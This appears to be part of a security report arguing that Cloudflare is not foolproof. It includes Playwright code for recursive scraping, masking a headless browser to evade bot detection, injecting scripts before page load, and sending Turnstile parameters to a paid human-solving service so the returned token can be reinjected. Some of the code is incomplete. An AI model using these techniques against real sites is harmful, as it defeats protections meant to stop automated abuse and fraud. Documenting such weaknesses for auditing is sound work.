START_URL = "https://hcaptcha.com"
DOMAIN = urlparse(START_URL).netloc

visited = set()
scraped_data = {}

def scrape_page(page, url):
    if url in visited:
        return

    print(f"Scraping: {url}")
    visited.add(url)

    try:
        page.goto(url, wait_until="networkidle", timeout=30000)
    except PlaywrightTimeoutError:
        print(f"Failed to load: {url}")
        return

    page_data = {}
    page_data["title"] = page.title()
    page_data["text"] = page.evaluate("document.body.innerText")
    tables = []
    for table in page.locator("table").all():
        rows = []
        for row in table.locator("tr").all():
            cells = [
                cell.inner_text().strip()
                for cell in row.locator("th, td").all()
            ]
            if cells:
                rows.append(cells)
        if rows:
            tables.append(rows)

    page_data["tables"] = tables
    links = set()
    for a in page.locator("a[href]").all():
        href = a.get_attribute("href")
        if not href:
            continue

        full_url = urljoin(url, href)
        if urlparse(full_url).netloc == DOMAIN:
            links.add(full_url)

    page_data["links"] = list(links)
    scraped_data[url] = page_data
    for link in links:
        if link not in visited:
            scrape_page(page, link)

with sync_playwright() as p:
    browser = p.chromium.launch(headless=False)
    page = browser.new_page()

    scrape_page(page, START_URL)
    browser.close()

for url, data in scraped_data.items():
    print("\n" + "=" * 80)
    print("URL:", url)
    print("TITLE:", data["title"])
    print("TEXT PREVIEW:", data["text"][:500])
    print("TABLE COUNT:", len(data["tables"]))
    print("LINK COUNT:", len(data["links"]))
```

Script uses the browser natively in order to mimic user real user interaction and avoid detection by Anti-Scraping Mechanisms.

Bypassing Cloudflare CAPTCHA

Captcha is one of the many- but most common methods implemented by Cloudflare on client sites to limit the amount of potentially harmful and automated requests, although unlike IP source blocking this is not usually reputationally based but rather placed before and during POST data requests on sites such as account creation forms, input fields and data verifications.



Although this method of user verification typically tends to be much more secure, it is still susceptible to being bypassed or manipulated through methods previously seen such as user browser emulation, but also via the use of .js site Injection and site key extraction.

For example:

A user simulates real browser activity before and during page browsing, in order to create a good impression on the site and not trigger any WAF's or BOT detections VIA playwright:

```
async def normalize_user_agent(playwright):

    browser = await playwright.chromium.launch(headless=True)

    context = await browser.new_context()

    page = await context.new_page()

    user_agent = await page.evaluate("() => navigator.userAgent")

    normalized = re.sub(r'Headless', '', user_agent)
    normalized = re.sub(r'Chromium', 'Chrome', normalized)

    await browser.close()
    return normalized.strip()
```

Before page load, a script is injected into the webpage to **run** before the site's own JavaScript, **allowing it to** observe and hook into page behavior from the very beginning- **for** example, watching how scripts are loaded, capturing configuration values as they're created, and setting up callbacks or listeners that the page may later interact with.

```python
async def main():
    async with async_playwright() as p:
        browser = await p.chromium.launch(headless=False)

        context = await browser.new_context(
            user_agent="Mozilla/5.0 (...) Chrome/120.0.0.0 Safari/537.36"
        )

        with open("inject.js", "r", encoding="utf-8") as f:
            inject_script = f.read()

        await context.add_init_script(script=inject_script)

        page = await context.new_page()

        page.on("console", lambda msg: print("[PAGE LOG]:", msg.text))

        await page.goto("https://example.com")

        await page.wait_for_timeout(10000)
        await
```

Once done, this may allow a user to scrape or use pre-embedded API-related keys to automate the process of solving Turnstile; this is done via intercepting Turnstile's client-side initialization parameters, forwarding them to a third-party human CAPTCHA-solving service, and reinjecting the returned response token back into the browser session, making the solve appear legitimate to Cloudflare Turnstile.

```python
def solve_turnstile(params, api_key):
    in_params = {
        'method': 'turnstile',
        'sitekey': params.get('sitekey'),
        'pageurl': params.get('pageurl'),
        'data': params.get('data'),
        'action': params.get('action'),
        'userAgent': params.get('userAgent'),
    }

    requests.get("http://2captcha.com/in.php", params=in_params)

    token = res_json.get('request')
    return token

await page.evaluate("""
    (token) => {
        window.cfCallback(token);
    }
""", token)
```

Conclusion

This report is designed to document and ensure web security with Cloudflare should not be considered as a 'get out of jail free card' when it comes to web security- showcasing that domains behind Cloudflare are not invincible and can easily be enumerated back to source address or further exploited via bypass or vulnerability.

Although the use of Cloudflare is always recommended and should be considered as a first point informative remark to web admins, if left misconfigured or not properly audited may lead to exposure or risk leaving the site more vulnerable than it was before.

Any questions, issues or comments on this report please contact: prv@anche.no